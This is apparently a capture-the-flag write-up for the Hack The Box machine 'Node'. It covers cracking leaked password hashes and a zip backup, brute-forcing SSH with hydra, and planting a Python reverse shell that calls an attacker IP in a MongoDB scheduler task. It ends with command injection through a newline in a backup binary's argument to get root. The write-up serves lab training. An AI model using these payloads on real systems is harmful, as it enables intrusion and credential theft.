Node


IP: 10.10.10.58

Nmap

Ran quick scan for all ports (`nmap -p- -Pn -T5 10.10.10.58`), and then indepth scan based on those ports:

```
22/tcp   open  ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|
3000/tcp open  hadoop-datanode Apache Hadoop
| hadoop-datanode-info:
|_  Logs: /login
| hadoop-tasktracker-info:
|_  Logs: /login
|_http-title: MyPlace
```

Website Port 3000



Some usernames to add to our username list Mark, Tom, and Rastating.

None of my directory enumeration tools will work for this page. So no **gobuster** for us. Let's do it manually, and let's try and be smart about it:

Manual Directory Busting

Go into **view source**, open every possible page, and then make a note of all the different directories that is made reference to. Open all the .js links too, and do the same.

Here's a list of all the ones I found:

- /api/users/ - **most interesting**
- /api/admin/backup
- /api/session
- /api/session/authenticate
- /admin
- /api/users/latest
- /partials/home.html
- /partials/profile.html
- profiles/:username
- /partials/admin.html

I got this from **/api/users/**

```
  _id:        "59a7365b98aa325cc03ee51c"
  username:   "myP14ceAdm1nAcc0uNT"
▾ password:   "dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af"
  is_admin:   true
▾ 1:
  _id:        "59a7368398aa325cc03ee51d"
  username:   "tom"
▾ password:   "f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240"
  is_admin:   false
▾ 2:
  _id:        "59a7368e98aa325cc03ee51e"
  username:   "mark"
▾ password:   "de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73"
  is_admin:   false
▾ 3:
  _id:        "59aa9781cced6f1d1490fce9"
  username:   "rastating"
▾ password:   "5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0"
  is_admin:   false
```

Hash


The most interesting creds in this list come from the first one:

- User: `myP14ceAdm1nAcc0uNT`
- Pass: `dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af`

Except this looks more like a hash than a password. We can go and test it and try to login, but it will reject us. Let's go and identify this hash type before we crack it.

Hash Identification

Cyberchef is one option. If we paste it in, and then on the left go under **hashing,** and choose *analyse hash*, it will give us some options



In kali, `hash-identifer` is an excellent tool as well.

```
kali@kali:~/Downloads/node$ hash-identifier
   #########################################################################
   #                                                                v1.2 #
   #                                                           By Zion3R #
   #                                                  www.Blackploit.com #
   #                                                 Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af

Possible Hashs:
[+] SHA-256
[+] Haval-256

Least Possible Hashs:
[+] GOST R 34.11-94
[+] RipeMD-256
```

Both suggest we're looking at a SHA-256, which you may have known just by looking at it.

Crack the Hash

Put the hash into a file, and let `john` crack it:
`sudo john hash.txt -w /usr/share/wordlists/rockyou.txt --format=Raw-SHA256`

```
kali@kali:~/Downloads/node$ sudo john hash.txt -w /usr/share/wordlists/rockyou.txt --format=Raw-SHA256
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 22 password hashes with no different salts (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manchester       (?)
1g 0:00:00:00 DONE (2020-07-02 10:10) 33.33g/s 118200p/s 118200c/s 2600KC/s 123456..sss
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed
```


We get the password: **manchester**

Let's crack the others whilst we're at it:

- Tom: spongebob
- Mark: snowflake
- rastang - didn't find anythning.

/admin

If we sign in, we can download the **backup**



Looking at the backup, it seems like it's a large **base64,** which seems likely given the **=** at the end.

```
AAAEAAAAAFBLBQYAAAAAXwNfA3edAQDQ+iUAAAA=
```

Base64 Conversion

use `base64 -d myplace.backup > decoded.backup` to **decode** the file from **base64**

Then use `file` against decoded.backup, which lets us know it's a **zip** file.

```
kali@kali:~/Downloads/node$ file decoded.backup
decoded.backup: Zip archive data, at least v1.0 to extract
```

Now I know it's a zip file, redo our first step and call it **decoded.zip.** If we try and `unzip` it, it wants a password

```
kali@kali:~/Downloads/node$ unzip decoded.zip
Archive:  decoded.zip
   creating: var/www/myplace/
[decoded.zip] var/www/myplace/package-lock.json password:
```

Zip Bruteforce

I use the zip-brute force tool from here: https://github.com/The404Hacking/ZIP-Password-BruteForcer

```
##########################################
# Zip Password Brute Forcer (Top Speed) #
##########################################
# The404Hacking                          #
# Digital Security ReSearch Group        #
# T.me/The404Hacking                     #
##########################################

[+] ZIP File Address: /home/kali/Downloads/node/backup/decoded.zip

[+] Password List Address: /usr/share/wordlists/rockyou.txt

[*] Password Found :)
[*] Password: magicword

[***] Took 29.605033 seconds to Srack the Password. That is, 6177 attempts per second.
```

It gives us the password: **magicword**

This tool should have also **unzip** the files for us, so go exploring in the newly created **/var** directory

File Exploration

`tree` is a good command to list out all the directories and files. `sudo apt-get install tree,` and then go to the **www** directory and `tree`

```
kali@kali:~/Downloads/node/backup/var/www$ tree
.
└── myplace
    ├── app.html
    ├── app.js
    ├── node_modules
    │   ├── accepts
    │   │   ├── HISTORY.md
    │   │   ├── index.js
    │   │   ├── LICENSE
    │   │   ├── package.json
    │   │   └── README.md
    │   ├── array-flatten
    │   │   ├── array-flatten.js
    │   │   ├── LICENSE
    │   │   ├── package.json
    │   │   └── README.md
    │   ├── body-parser
    │   │   ├── HISTORY.md
    │   │   ├── index.js
    │   │   ├── lib
    │   │   │   ├── read.js
    │   │   │   └── types
    │   │   │       ├── json.js
    │   │   │       ├── raw.js
    │   │   │       ├── text.js
    │   │   │       └── urlencoded.js
    │   │   ├── LICENSE
    │   │   ├── package.json
    │   │   └── README.md
    │   ├── bson
    │   │   ├── bower.json
    │   │   ├── browser_build
    │   │   │   ├── bson.js
    │   │   │   └── package.json
```

We can `binwalk*` all the pictures in: `var/www/myplace/static/uploads` , bont don't find anything. I used steghide too but didn't find anything either.

in **/var/www/myplace** , **app.js** has some very interesting info about a localhosted **mongo** database, and the creds and backup key for it. Maybe relevant for the priv esc.

```
const express     = require('express');
const session     = require('express-session');
const bodyParser  = require('body-parser');
const crypto      = require('crypto');
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const path        = require("path");
const spawn        = require('child_process').spawn;
const app         = express();
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
```

See that section just after mark's name and the @localhost? That's a password: **5AYRft73VtFpc84k**

Hydra

Now that we have cracked quite a few passwords, and have sourced a few reliable usernames, we should run `hydra` . If we've been taking good notes, we've already got a list of **usernames** and **passwords** that we've updated as we recieve a new cred, so running hydra should be easy:
`hydra -L user.txt -P passwords.txt -s 22 ssh://10.10.10.58`

```
kali@kali:~/Downloads/node$ hydra -L user.txt -P passwords.txt -s 22 ssh://10.10.10.58
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-02 11:17:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 28 login tries (l:4/p:7), ~2 tries per task
[DATA] attacking ssh://10.10.10.58:22/
[22][ssh] host: 10.10.10.58   login: mark   password: 5AYRft73VtFpc84k
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-02 11:18:00
```

SSH Mark

Let's run an enumeration tool, I'm gonna use linpeas, which we can transfer over via scp: `scp [Your/Path/To/]linpeas.sh mark@10.10.10.58:/tmp` . The results mention something to do with app.js, so lets take a further look.

Mongo: Scheduler

One of the things I notice is the process that user **Tom** is runnng.

```
tom       1398  0.0  4.7 1008568 36172 ?       Ssl  14:05   0:02 /usr/bin/node /var/scheduler/app.js
tom       1399  0.0  7.3 1050136 55788 ?       Ssl  14:05   0:05 /usr/bin/node /var/www/myplace/app.js
```

We already have a copy of the second one from the unzipped backup folder., but not the **first** one, so let's take a look at what's different here:

```
mark@node:/var/lib/mongodb$ cat /var/scheduler/app.js
const exec        = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';
```

So if Tom is running a service (**scheduler**) that we as Mark can effect, there should be a way to spawn a shell as Tom.

Scheduler Exploit

I'm not used to mongodb so I used these for help on syntax:

- https://docs.mongodb.com/manual/reference/program/mongo/#syntax
- https://docs.mongodb.com/manual/reference/mongo-shell/

Connect to the scheduler service via:
`mongo 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler'`

- `db` will show the avaliable database: **scheduler**
- `show collections` lists avaliable collections: **tasks**
- `db.[collection name].find()` should find all items related to a collection, But we don't get anything here. So does this mean we can upload something malicious here?: `db.tasks.find()`

```
> db
scheduler
> show collections
tasks
> db.tasks.find()
>
> db.tasks.find()
>
```

`db.tasks.insert({cmd:` *`something malicious`* `})` is what we're going to be doing. I put a python reverse shell in there, and then used `db.tasks.find()` to confirm it had been read okay.

```
> db.tasks.insert({cmd: "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.34\",4321));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'"})
WriteResult({ "nInserted" : 1 })
> db.tasks.find()
{ "_id" : ObjectId("5efe0b4d468363f6daa775b3"), "cmd" : "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.34\",4321));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'" }
```

Wait a minute if that with your netcat listener, and you should get a shell as Tom.

Tom Shell

Upgrade the shell via: `python -c 'import pty; pty.spawn("/bin/bash")'` and get your user flag.

Upload an enumeration script again, and let's take a look at the privesc

PrivEsc

The enumeration script lets us know Tom can run: `/usr/local/bin/backup` . But we've seen backup referenced before, back in **app.js**

```
if (req.session.user && req.session.user.is_admin) {
  var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
  var backup = '';
```

So let's copy that command:

```
backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /[a directory want want]
```

But before if we run that, we will find difficulties later as the backup programme is designed to punish us if we try and grab the root file.

Root Options

The easy method is simply to replace the offending characters with wildcards, which will pass through `backups` filter

- `/usr/local/bin/backup -q [key] /r**t` **`/r**`** `t.txt | base64 -d > root.zip`
- and then: `unzip root.zip,` and then `cat /root/root.txt`

And that is what I did. However I read about a more exciting method to get a shell:

- `/usr/bin/zip -r -P magicword /tmp/.backup4321 /var/www/myplace > /dev/null`
- And then: `/usr/local/bin/backup -q [key] "$(printf 'aaa\n/bin/sh')`

```
tom@node:/$ /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "$(printf 'aaa\n/bin/sh\nls')"
<c3d98a8d0230167104d474 "$(printf 'aaa\n/bin/sh\nls')"
        zip warning: name not matched: aaa

zip error: Nothing to do! (try: zip -r -P magicword /tmp/.backup_181374521 . -i aaa)
# whoami
whoami
root
# cat /root/root.txt
cat /root/root.txt
```